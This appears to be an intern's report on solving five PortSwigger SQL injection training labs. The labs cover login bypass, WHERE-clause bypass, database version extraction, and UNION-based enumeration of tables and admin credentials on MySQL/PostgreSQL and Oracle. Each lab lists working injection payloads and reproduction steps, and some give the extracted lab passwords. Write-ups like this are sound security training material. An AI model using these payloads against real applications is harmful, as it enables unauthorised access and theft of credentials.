Ethical Hacking Internship Report

Intern Name: Jatin Verma

Project: SQL Injection Vulnerability Exploration


# PortSwigger SQL Injection Labs – Solved Report with Screenshots

## Lab 1: SQL injection vulnerability allowing login bypass

Lab Description:  
The application was vulnerable to SQL Injection in the login function. It did not sanitize input passed to the SQL query that validated credentials.

Payload Used:  
administrator'--

Steps to Reproduce:  
1. Visit the login page.  
2. Enter `administrator'--` in the username field.  
3. Leave password empty.  
4. Submit the form. The user is logged in without needing a valid password.


Screenshot: 

## Lab 2: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

Lab Description:  
The lab contained a filter using a vulnerable SQL WHERE clause that could be bypassed to show unreleased products.

Payload Used:  
Accessories' OR 1=1--

Steps to Reproduce:  
1. Modify the category parameter in the URL.  
2. Inject payload to bypass the `released = 1` condition.  
3. All products, including unreleased ones, are shown.


Screenshot: 

## Lab 3: SQL injection attack, querying the database type and version on MySQL and Microsoft

Lab Description:  
This lab involved a UNION SELECT injection to extract the database version using built-in functions.

Payload Used:  
UNION SELECT NULL, @@version--

Steps to Reproduce:  
1. Determine column count.  
2. Inject payload using UNION SELECT.  
3. The database version string is displayed.  
  
Result: Database version retrieved: 8.0.42-0ubuntu0.20.04.1


Screenshot:

## Lab 4: SQL injection attack, listing the database contents on non-Oracle databases

Lab Description:  
Used UNION SELECT to enumerate tables, columns, and extract credentials from a user table in a MySQL/PostgreSQL environment.

Key Payloads Used:  
UNION SELECT NULL, table\_name FROM information\_schema.tables--  
UNION SELECT NULL, column\_name FROM information\_schema.columns WHERE table\_name='users\_qgathp'--  
UNION SELECT username\_tgbsqo, password\_qmrkoz FROM users\_qgathp--

Admin Credentials:  
Username: administrator  
Password: on9nu27knq0fceemnatk


Screenshot: 

## Lab 5: SQL injection attack, listing the database contents on Oracle

Lab Description:  
Oracle SQL Injection challenge involving the use of all\_tables and all\_tab\_columns to extract login credentials.

Key Payloads Used:  
UNION SELECT NULL, table\_name FROM all\_tables--  
UNION SELECT NULL, column\_name FROM all\_tab\_columns WHERE table\_name='USERS\_OAZHBA'--  
UNION SELECT USERNAME\_OXHXSQ, PASSWORD\_EASADJ FROM USERS\_OAZHBA--

Admin Credentials:  
Username: administrator  
Password: mgm5py7o5u7ns4i473ve

Screenshot: 

## Summary Table

|  |  |  |  |
| --- | --- | --- | --- |
| Lab No | Type | Key Payload | Result |
| 1 | Login Bypass | administrator'-- | Solved |
| 2 | WHERE Clause Bypass | Accessories' OR 1=1-- | Solved |
| 3 | Version Extraction | UNION SELECT NULL, @@version-- | Solved |
| 4 | DB Enumeration (PG) | UNION SELECT NULL, table\_name ... | Solved |
| 5 | DB Enumeration (Oracle) | UNION SELECT NULL, table\_name ... | Solved |